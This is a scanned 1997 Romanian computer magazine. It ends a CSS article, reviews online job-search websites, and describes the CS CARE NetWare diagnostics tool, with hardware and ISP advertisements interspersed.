Utilizând CSS, mai multe stiluri pot influenţa simultan un document. Această situaţie apare din două motive: modularitatea obţinută prin combinarea mai multor seturi parţiale de stiluri pentru a preveni redundanţa (într-un document se importă mai multe fişiere cu stiluri) şi balanţa autor-cititor (fiecare specifică anumite stiluri preferate). În aceste condiţii, pot apărea conflicte între reguli, conflicte rezolvate de algoritmul prezentat în specificaţia CSS 1.

Specificaţia CSS 1 mai descrie modul de poziţionare în pagină a elementelor, poziţionarea relativă faţă de alte elemente şi faţă de marginile zonei de afişare şi prezintă toate proprietăţile selectorilor (font, culoare, spaţierea textului, poziţionare) dar prezentarea lor ar lua prea mult spaţiu.

Cascading Style Sheets oferă un real ajutor în publicarea documentelor HTML dar rămâne, în fond, o modalitate de îmbogăţire a aspectului unei prezentări şi nu un scop în sine. Din acest motiv, să ne îngrijim ca documentele să prezinte interes chiar şi după eliminarea stilurilor.

Bibliografie:

1. Specificaţiile de Style Sheets de la W3C
   http://www.w3.org/pub/WWW/Style/
2. Ghidul CSS creat de Web Design Group
   http://www.htmlhelp.com/reference/css/
3. Situl SiteBuilder Network al companiei Microsoft
   http://www.microsoft.com/workshop/author/default.asp

Radu Greab este student la Universitatea „Petru Maior“ din Tg.Mureş şi poate fi contactat la **radu@uttgm.ro.**

Inima Care Bate Mai
Repede Pentru
Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

Jobs

Internetul este spațiul informațiilor publice

de Augustin Moga

Definiție: Internetul - *este locul unde se pot întâlni orice gen de informații pe care o persoană (sau o instituție) dorește să le aducă la cunoștința cuiva (fără ca acest cineva să aibă o adresă anume)*. Dacă privim din acest punct de vedere, atunci e ușor de înțeles de ce Internetul e ideal pentru anunțurile ce le putem întâlni adesea la rubrica de mică publicitate. În această lună am încercat să mă opresc la un anumit gen de anunțuri: cel al ofertelor/cererilor de lucru/servicii.

Pe această piață (a muncii) există, în principiu, trei jucători: persoana fizică (cel care dorește să lucreze), compania (cea care are nevoie de cineva pentru un anumit post) și intermediarul (cel care realizează legătura dintre primii doi). Uneori, intermediarul lipsește.


Intre acești trei poli există, de obicei, următoarele relații: persoana fizică are nevoie de companie; compania are nevoie de persoana fizică; intermediarul oferă un serviciu care se bazează pe nevoile primilor doi și caută să fie cadrul în care aceștia iau legătura unul cu celălalt. Dintre toți, rolul intermediarului este cel mai interesant: deși nu el este cel care a generat toată „afacerea“, el este singurul pentru care situația a devenit o afacere în sine. Pentru el, deținerea de informații (atât dintr-o „tabără“, cât și din cealaltă) este vitală - este insăși rațiunea lui de a exista. Iată de ce am considerat necesar să prezint mai mult această categorie...

Oricum, merită reținut faptul că ofertele de posturi sunt disponibile adesea și pe siturile firmelor direct interesate, si nu numai pe cele ale firmelor specializate în intermedieri. Totuși, daca nu urmăriți cu precădere ofertele de muncă ale unei anumite companii, e mult mai eficient să începeți căutarea pornind de la siturile intermediarilor (sau headhunter-ilor = vânatori de capete, cum mai sunt ei cunoscuți...).


http://www.jobserve.com/

Cel mai simplu sit pe care l-am vizitat în ultima vreme. Practic, este varianta electronică a anunțurilor de mică publicitate din ziare și reviste. Nu se colecționează CV-uri sau alte date care ar necesita o procesare mai complexă. Pur și simplu, companiile interesante își trimit ofertele, care devin imediat disponibile spre căutare de către vizitatorii sitului. Căutarea se face după cuvinte cheie, cu eventuala precizare a locației în care este disponibilă respectiva ofertă. (Compania care întreține situl este rezidentă în Anglia, însă ofertele de lucru acoperă o arie mai largă, vest europeană.)

Impresie personală: foarte eficient. Menține interesul vizitatorului focalizat pe problema care-l aduce acolo. Necesită cel mai scurt timp pentru răsfoirea anunțurilor.



See tomorrow's jobs today on our new "Instants" page!



America's Job Bank
a product of the public Employment Service

This site has been accessed 75028566 times in the last 6 months

This site is best viewed with either


Copyright ©1997 America's Job Bank

http://www.ajb.dni.us/

America's Job Bank. Citez de pe homepage-ul sitului: „acest sit a fost accesat de 71.432.725 ori în ultimele 6 luni“. Un calcul sumar mă duce la un număr de aproximativ 400.000 de accese pe zi -- ceea ce ar putea să ne dea o prima impresie vizavi de interesul manifestat față de informațiile conținute pe sit. Situl aparține serviciului public al Forțelor de Muncă (public Employment Service) din Statele Unite și conține liste cu ofertele de muncă din fiecare stat al federației americane. Probabil, acest fapt justifică într-o oarecare măsură audiența largă a sitului.

În afara mecanismului de căutare a unei anumite oferte (între paranteze fie spus: facil, dar totodată „puternic“ - permițând selecția de criterii multiple și sortarea rezultatului după mai multe criterii), pe acest sit am găsit și o colecție scurtă, dar foarte interesantă, de sugestii adresate căutătorului unui loc de munca: 10 motive pentru a folosi Internetul în căutarea unui loc de muncă, ce anume trebuie să decizi înainte de a începe căutarea, câte ceva despre netichetă, ce anume asteaptă de la tine cei care oferă un loc de muncă , cum să-ți gestionezi timpul petrecut online, și altele...

Plus o foarte importantă notiță-avertisment: „limitează timpul tău petrecut online numai la un sfert din totalul timpului pe care-l poți dedica căutării unui loc de muncă!“. Netățeni, luați aminte! :)



IntelliMatch
April 1997
Where jobs and people meet their match

Job Seekers
2-Minute Resume
HotJobs!
Power Resume
Employers
Sign Up
Post Jobs
Candidate Connection
Employer Profiles
About us
Index

Finding a dream job is easier than ever...
New! Just e-mail us your resume and we will do the rest. As always, it's FREE!

Access hot candidates on the Internet
Sign up today with IntelliMatch. It's as easy as 1-2-3

IntelliMatch is growing
We are looking for a few good people

IntelliMatch @ Work
Kristina found her dream job through IntelliMatch.

Job Seeker
Update your PowerResume
Search for HotJobs!
Post to HotJobs! Candidate Connection
Sign up Today!


Employer
Power up your resume
PowerResume automatically matches you with the right jobs by capturing your skills and experience with precision. It's easier

http://www.intellimatch.com/intellimatch/

Tipic. Acest sit are exact ceea ce ar trebui să conțină un sit „normal“ din categoria sa -- o secțiune dedicată căutătorilor de posturi (pagini pentru alcătuirea unui „resume“ rapid (2 Minute Resume) sau mai detaliat (PowerResume)), o secțiune dedicată celor care sunt în căutare de candidați pentru anumite job-uri (înregistrare, postare de noi oferte, căutare printre resume-urile înregistrate). În spatele interfeței, un mecanism de căutare în baze de date specifice asigură o căutare ușoară, dar totodată (destul de) exactă.

Recomandabil pentru cei care vor să-și facă o primă impresie vizavi de siturile de acest gen.

http://www.peoplebank.com/



PeopleBank
THE EMPLOYMENT NETWORK

"Matching People to Jobs"

Employers can use PeopleBank *The Employment Network* to find candidates in two ways - by running a search through thousands of candidates, or placing an advertisement on-line.

Jobseekers (whether in work or not) can register their CV details on our database, or browse through hundreds of current vacancies with our search engine. These services are *free*.

Recruitment Consultancies and Employment Agencies can search the database of Jobseekers, register their candidates' CV details on our database, browse the current vacancies and place advertisements on-line.

NEW! Now incorporating Personality Profiling

PeopleBank -- the employment network. Deși are extensia „.com“, compania care întreține acest sit este localizată pe Bătrânul Continet (mai exact, in Anglia). Atât companiile, cât și orice persoană fizică pot să se înregistreze și să-și trimită propriile anunțuri în bazele de date ce se află în spatele interfeței web. Totuși, firmele care doresc să obțină CV-urile complete ale persoanelor înregistrate, trebuie să plătească un onorariu...

Navigarea și procesul de căutare mi-au părut a fi relativ facile, deși puțin-puțin cam prea stufoase...Ce mi-a părut a fi remarcabil la acest sit este faptul că firma oferă celor interesați (numai contra cost) profile ale personalității persoanelor înregistrate în bazele de date. Ce înseamnă un astfel de profil? O cuantificare pe mai multe nivele a „stilurilor“ (de muncă, personal și natural) unei anumite persoane, împreună cu o descriere a acestora -- personalitate, calități probabile, slăbiciuni posibile, atitudine, integrarea culturală și în echipă, și altele. Din păcate, nu am avut posibilitatea de a obtine un profil „adevărat“, ci doar am aruncat o scurta privire asupra demo-ului pus la dispoziție; sunt convins însă că nu toți vizitatorii sitului se mulțumesc doar cu atât, în ciuda celor 20 lire/profil care trebuie plătiți pentru a avea acces.

CERF '97
Stand 3321
Pavilion 107

NET BRINEL COMPUTERS

COMPAQ - platforma ideală pentru aplicațiile NOVELL Netware, Windows NT, SCO UNIX

Servere cu performanță și fiabilitate maxime, optimizate pentru sistemele de operare în rețea

ProSignia 200
pentru rețele mici și medii
CPU: P5/166 MHz,
HDD EIDE max 11.4 GB
UW-SCSI max. 27,3 GB

ProLiant 800 & 2500
pentru rețele medii și mari
CPU: 1 sau 2 PPro / 180-200 MHz
RAM 52-512MB/1 GB
HDD UW-SCSI max. 27,3 GB/270 GB
opțional hot-pluggable

ProLiant 5000 pentru rețele "mission-critical"
Cel mai performant server de aplicații al anului 1996
CPU: 1 - 4 PPro / 166-200 MHz
RAM 64MB-4 GB
HDD max. 301 GB hot-pluggable

Caracteristici comune:
- Instalare asistată a sistemului de operare
- Controller RAID
- Fault-tolerance
- Memorie RAM de tip ECC
- Pre-failure warranty pentru procesor, memorie și HDD

COMPAQ

BRAND-NAMES pentru siguranța dumneavoastră:

COMPAQ, 3COM, SMC, CISCO, US Robotics, AT&T, Belden, Siemon, Panduit

"Soluții la cheie" în domeniul instalării și dezvoltării rețelelor de calculatoare și comunicații:
- Servere de aplicații și de fișiere, stații de lucru, plottere, tablete grafice, UPS-uri
- Hub-uri, switch-uri, routere, plăci de rețea, modem-uri
- Echipamente pasive: cabluri UTP și prize cat.5, fibră optică, RACK-uri, patch-panels
- Sisteme de operare, aplicații și software de management

Cluj-Napoca Str. Iuliu Maniu 2
Tel: 064-430280 Fax: 064-430285
e-mail: brinel@re.ro

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	București	01 3120579
ALGORITMA	București	01 2122151
GEONET	București	01 2113299
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
TRANSDATA	Ploiești	044 143630
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheoghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 210741
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

internet

E-mail

Netscape

IExplorer

WebTalk

Telnet/FTP

News

IRC

RealAudio

HOT JAVA


Numai prin noi aveți acces la Internet *din toată* ro, cu viteză maximă și costuri minime!

InterComp

@ Powered by SPARC-Solaris

CS CARE Network Management System

De Bogdan C.Crainicu



NetWare Map

Informații despre produs

CS Care Network Management System

CS Care a fost dezvoltat cu scopul supervizării, al detecției erorilor și al optimizării proceselor în mediul unei rețele Novell NetWare

COMPU-SHACK GmbH, Germania

http://www.compu-shack.com

CS NetWare Diagnostics


Programul de diagnosticare prezintă arhitectura rețelei NetWare în detaliu.Se pot obține informații privind adresele,driverele și configurația pentru fiecare server sau stație de lucru.Toate datele sunt stocate într-o bază de date care poate fi actualizată ulterior cu informații adiționale.

Posibilitatea colectării și evaluării informațiilor privind configurațiile și statisticile de funcționare ale stațiilor de lucru și ale serverelor într-un singur loc reprezintă o cale fiabilă pentru detecția și analiza erorilor apărute în rețea.

CS NetWare Diagnostics poate fi lansat în execuție de fiecare utilizator conectat la server.Dacă fișierele programului sunt localizate pe server, utilizatorul trebuie să aibă drepturile de acces necesare.Dacă programul e instalat pe un disc local al unei stații de lucru, utilizatorul care îl lansează nu trebuie,în mod obligatoriu, să fie logat la server.

După startarea modulului CS-CARE Network Management System, se încarcă funcțiile principale de diagnosticare a rețelei CS NetWare Diagnostics din meniul Application Manager . Rezultatul final al acestor operații îl constituie descoperirea automată a structurii rețelei analizate (*NetWare Discovery*).CS Netware Diagnostics trimite cereri de identificare către toate segmentele și nodurile rețelei și construiește structura logică corespunzătoare (fig. NetWare Map).

Fiecare segment al rețelei e considerat un obiect care poate fi deschis si analizat ulterior (*NetWare Segment*). Segmentul e individualizat pe baza unei adrese de rețea IPX proprii și conține stațiile de lucru, server-ele și router-ele recunoscute în timpul scanării sale automate.Elementele unui segment sunt afișate în ordinea în care ele răspund cererilor de identificare. Programul aranjează nodurile într-o structură liniară. Diagrama rezultată este schematică și nu corespunde neapărat conexiunii fizice (cablării propriu-zise).



Identification
Name : PLUTO
NetWare : 4.10
Up Time : 2 d, 22 h, 8 min, 39 sec

IPX/SPX
IPX Version : 3.0
SPX Version : 3.1

Driver Board Addresses:

```
0. 312A0F57:000000000001
1. 4BFCBF7E:0000C040766E
2. 899BF2E4:0000C040766E
3.        0:0000C040766E
```

Board 0 Config.
Version : 1.0 Type : virtual board
File Server Virtual IPX Driver
No I/O Base; No Ram; IRQ = 0; DMA = 0

Informații despre servere

Stațiile de lucru de pe un anumit segment sunt definite prin numele utilizatorului atașat la server sau prin adresa de nod. Prezența unei stații e semnalată chiar si prin simpla rulare a drivere-lor ce corespund adaptorului de rețea, fără o conectare ulterioară prin nume de login și parolă.

CS NetWare Diagnostics creează anumite obiecte reprezentând noduri de rețea particulare. Dacă un nod nu răspunde la pachetele de diagnosticare, acesta nu e eliminat din segment, însă apare marcat în NetWare Map.

Explorând File Server-ul


Pentru obținerea informațiilor despre un file server, este necesară deschiderea obiectului care îl reprezintă în structura NetWare Map sau în zona NetWare Segment. Rezultatul deschiderii unui astfel de obiect numit NetWare Server îl constituie apariția unei ferestre cu numele server-ului și care conține o listă de meniuri selectabile (fig. Informații despre servere).

Pot fi analizate următoarele date grupate pe domenii :

Grupul *Owner Info* conține adresa de rețea, proprietarul, numărul de telefon al proprietarului, descrierea server-ului si localizarea sa.Cu excepția adresei de rețea, celelalte puncte pot fi editate.

Opțiunea *Configuration* afișează informații ce includ tipul și setările plăcilor de rețea (protocoale existente, adrese de nod, adrese I/O, întreruperi IRQ), versiunile protocoalelor IPX si SPX, tabelele de rutare.

Meniul *Segments* prezintă tabela segmentelor (definite prin nume și adresă) corespunzătoare server-ului analizat. Distanța dintre server și segmentul selectat se exprimă în hops (numărul de rute dintre file server și segment). În mod similar, timpul se exprimă în ticks (1 ticks=1/18 secunde) și reprezintă durata necesară unui pachet să parcurgă distanța server-segment sau viceversa.


Graph
min
min
max
max
3.0
1.5
0.0
-1.5
-3.0
8:23:55
8:29:13
9:22

Graph

Grupul *SW Servers* conţine informaţii de rutare cu privire la protocoalele SAP detectate pe file server-ul curent (SAP - Service Advertisting Protocol).

Lista utilizatorilor conectaţi la server poate fi găsită în meniul *Users Attached to the Server*. Această listă oferă următorul set de date: numărul conexiunii, adresa IPX, numele de login, numele întreg al utilizatorului, timpul de conectare.Se pot trimite mesaje tuturor user-ilor, dacă aceştia nu au folosit în prealabil comanda CASTOFF.


Unul din principalele scopuri ale unui server este să ofere un mediu de stocare utilizatorilor curenţi. Grupul *Volumes* furnizează informaţii despre gradul de utilizare al hard disk-urilor (spaţiul total pe volume, spaţiul ocupat, relaţia dintre intrările director utilizate şi totalul numărului de intrări director disponibile). Rezultatele sunt afişate sub forma display-urilor aparatelor de măsură, orice schimbare în sistem fiind actualizată automat.

Opţiunea *Date&Time* permite citirea şi setarea timpului real al server-ului.În plus, e posibilă sincronizarea nivelurilor de timp ale tuturor server-elor din reţea.Pentru realizarea acestor setări, utilizatorul programului trebuie să aibă dreptul de operator consolă pe server sau pe toate server-ele (în cazul sincronizării).

Grupul *Driver Statistics* prezintă statistica de funcţionare a unei anumite plăci de reţea : adresă hard, adresă I/O, întreruperi, protocoale, frame-uri. După cum se cunoaşte, IPX este protocolul de bază folosit în arhitectura NetWare. În timpul comunicării unei aplicaţii DOS cu server-ul, datele sunt trimise shell-ului care le distribuie sub forma pachetelor IPX în reţea.Informaţiile colectării în timpul manipulării pachetelor IPX pot fi cunoscute din meniul *IPX Statistics*.

Spre deosebire de IPX, SPX reprezintă un protocol de tip conexiune orientată. Când o aplicaţie stabileşte o conexiune SPX cu un alt nod de reţea, aceasta trimite câte un singur pachet şi aşteaptă confirmarea recepţionării. Fiecare pachet este „preparat“ ca un pachet SPX şi încapsulat într-un pachet IPX. Statisticile SPX sunt evaluate în meniul *SPX Statistics* (inclusiv erorile de transmisie sau nesincronizările dintre noduri), însă e necesară distincţia între părţile active şi pasive ale comunicaţiei. Un pachet este trimis de partenerul activ la unul pasiv, acesta din urmă întorcând confirmarea recepţionarii.

Grupul *Router Statistics* prezintă informaţii despre rutările interne ale server-ului.


CBOGDAN
Owner info
Login info
Configuration
Driver statistics
IPX Statistics
SPX Statistics

Configuration

Driver
Version : 2.2 Type : 0
Novell NE2000 Ethernet
IRQ 5, Port 0320


IPX/SPX
IPX Version : 3.30
SPX Version : 3.30

Shell
Shell Version : 4.20.0

OS & Hardware
OS Version : MSDOS
H/W Type : PC compatible

NetWare Workstation

Fast EtherLink XL PCI
3Com
Interfeţele de reţea XL.
Incă o dată, 3Com, sparge tiparele în lumea reţelelor de calculatoare.
INTERNET ACCESS SOLUTIONS
WAN BACKBONE SOLUTIONS
IBM/SNA SOLUTION
NETWORK SOLUTIONS
NETWORK MANAGMENT



Trap Setup

O privire dinamică în File Server


Valorile unor variabile atașate funcțiilor de diagnosticare a rețelei ating diferite nivele. Acest lucru poate fi cauzat de schimbările apărute în gradul de încărcare al traficului pe rețea, de acțiunea utilizatorilor sau, eventual, de anumite erori hardware și software. CS NetWare Diagnostics e capabil să evalueze variațiile acestor valori și să le afișeze într-un grafic. O astfel de evaluare e stocată într-un obiect *Graph* creat de utilizator și în care se introduc date statistice selectate dintr-un anumit grup (fig. Graph). După ce o variabilă statistică a fost inserată, se inițializează un dialog numit Customize Graph Variable. Obiectul *Graph* poate manipula toate variabilele de tipul : statistici IPX și SPX ale server-ului, ale stațiilor de lucru și ale routerelor, statistici de rutare ale serverului și ale routerelor, statistici shell ale stațiilor de lucru. Numărul variabilelor introduse într-un Graph este nelimitat.

Un alt obiect definit în acest context este *Link*, care poate fi utilizat la vizualizarea conexiunilor dintre icon-urile obiectelor găsite și mapate în fereastra View NetWare Diagnostics. Mai precis, obiectele Link sînt folosite la interconectarea stațiilor de lucru, a serverelor și a router-elor. Pentru a distinge diferitele tipuri de legături fizice existente în rețea, este posibilă specificarea unor tipuri de legături particulare. Sînt disponibile patru tipuri de legături predefinite : Ethernet, Arcnet, FDDI, Token Ring.

Obiectul *Cable* reprezintă o extensie a obiectului Link și permite obținerea legăturii fizice de-a lungul unui segment în care cablarea e eronat detectată.

Explorând o stație de lucru

Ca și în cazul unui server, la început e necesară deschiderea obiectului *NetWare Workstation* (fig. NetWare Workstation) din fereastra *NetWare Segment*.



Number of Packets : 1024
Timer Tick Interval : 0
Packets per Tick : 1
Packet Size : 512
Change Size : 0


Test

Prima opțiune, *Owner Info*, prezintă aceeași schemă de date definită în opțiunea similară din *NetWare Server*.

Grupul *Login Info* afișează informații despre utilizatorul conectat de pe stația analizată: nume de login, nume întreg și momentul atașării la server. Trebuie precizat faptul că CS NetWare Diagnostics scanează rețeaua la intervale de timp programabile, schimbările apărute în sistem fiind mereu semnalate.

Meniul *Configuration* permite vizualizarea datelor ce includ tipul și setările cartelei de rețea, versiunile protocoalelor IPX și SPX, versiunea shell-ului, identificarea

FDDI SOLUTIONS FAST ETHERNET SOLUTIONS BUILDING/CAMPUS SOLUTIONS ATM SOLUTION



Interfețe de rețea EtherLink XL 10Mbps și Fast EtherLink XL 10/100 Mbps PCI.

Ceea ce vă vom prezenta, va schimba opțiunile dumneavoastră în ceea ce privește conectarea la rețea. Interfețele de rețea EtherLink XL și FastEtherLink XL PCI sunt în acest moment mult mai avansate decât oricare interfață de rețea de pe piață.
Prin utilizarea tehnologiilor Parallel Tasking și PACE Interactive Access, am creat interfețe de rețea cu cea mai ridicată viteză de transfer și cel mai scăzut nivel de încărcare al procesorului. Aceasta înseamnă desigur, performanțe superioare ale oricărei aplicații rulând pe o rețea partajată sau comutată, obținându-se o productivitate de neegalat prin timp mic de răspuns și eficiență ridicată.

Și dacă nu v-am convins încă, interfețele de rețea XL includ și tehnologia Dynamic Access, patent 3Com, care accelerează aplicațiile multimedia, asigură prin tehnologia RMON (Remote Monitoring) suport distribuit pentru administrarea rețelei și posibilitatea de configurare automată a rețelelor VLAN, îmbunătățind performanțele generale ale rețelei.*
Când decideți instalarea unei interfețe de rețea, apelați la producătorul cu peste 30 de milioane de conectări în rețea.
Suntem o certitudine.

Se livrează cu software pentru conferințe PictureTel's Live Share Plus.

soft-tronik™
creative computer technology
SOFT-TRONIK Brașov s.r.l.
Distribuitor autorizat 3Com

3Com®

3COM Resellers: Alba: Cristal Soft 058-813159; Arad: BB Computer 057-280111; Bistrița: Logitec 063-232796; Bacău: Vesper 034-148420; Baia Mare: Multinet 062-436729; Brăila: Laser Computer 039-634312; Brașov: Netlogic 068-152414, Sistem 068-318663; București: Prompt Service 01-2323356, Total Technologies 01-6335009; Cluj-Napoca: NetBrinel 064-198775; Constanța: Arexim 041-614711; Craiova: Infel 051-198783; Deva: Multi Sistem 054-213280; Focșani: Est Computer 037-615729; Iași: Open System 032-225141; Miercurea Ciuc: NetComp 066-124644; Oradea: Laser Computer 059-430536; Piatra Neamț: Computer Systems Consulting 033- 214570; Slatina: Tandem 049-423184; Slobozia: Lividan 043-212097; Timișoara: Sca 056-190080; Târgoviște: Shido 045-634583; Tulcea: Microline 040-516369; Turnu Severin: Scand 052-313912; Vâlcea: Bit Center 050-730109.

TOKEN RING SOLUTIONS SERVICE AND SUPPORT ISDN SOLUTIONS

SMALL BUSINESS SOLUTIONS REMOTE ACCESS SOLUTION NETWORK THAT GO DISTANCE

hardware a staţiei şi sistemul de operare sub care lucrează.

Următoarele patru grupuri conţin informaţii statistice conform nivelurilor reţelei de care apaţin.Valorile tuturor statisticilor pot fi evaluate şi aici, în grafice.

Grupul *Driver Statistics* prezintă date statistice despre adaptorul de reţea al staţiei şi despre driverul de reţea sub care rulează, iar grupurile IPX Statistics şi SPX Statistics conţin acelaşi tip de date despre protocoalele IPX şi SPX. Grupul Shell Statistics oferă statistici despre shell-ul staţiei de lucru curente, ale căror valori sînt afişate în formă digitală.

Fiecare staţie de lucru e conectată la unul sau mai multe servere. Informaţii despre aceste servere pot fi obţinute din grupul Attached Servers (nume server, nume login sub care utilizatorul e conectat la server-ul respectiv, timpul de logare si numărul conexiunii).

Dacă ceva nu funcţionează...

Cînd un nod de reţea este pierdut sau o valoare creşte peste o anumită limită, înseamnă că sînt probleme în reţea.În acest caz, se poate iniţia un procedeu numit *trap*, prin care se stochează, într-o bază de date specială, informaţii care ajută la identificarea erorilor apărute.Pentru fiecare obiect al reţelei există posibilitatea definirii de către utilizator a unor variabile care să identifice în mod unic o nefuncţionalitate semnalată în reţea : noduri, segmente, router-e pierdute, trafic distorsionat de pachete.

CS NetWare Diagnostics conţine două importante baze de date în care se monitorizează, la cerere, informaţiile găsite în timpul scanării reţelei. Prima bază de date prezintă structura şi configuraţia reţelei : driver-e, adaptoare de reţea, server-e şi router-e, volume şi staţii de lucru.A doua bază de date (*Traps Database*) conţine rezultatele tuturor proceselor trap definite şi setate de utilizator (Fig. Trap Setup) .

Informaţiile stocate într-o bază de date pot fi accesate prin deschiderea unor obiecte numite Browser, fiecărui element din reţea corespunzîndu-i un astfel de obiect.

Point To Point Test

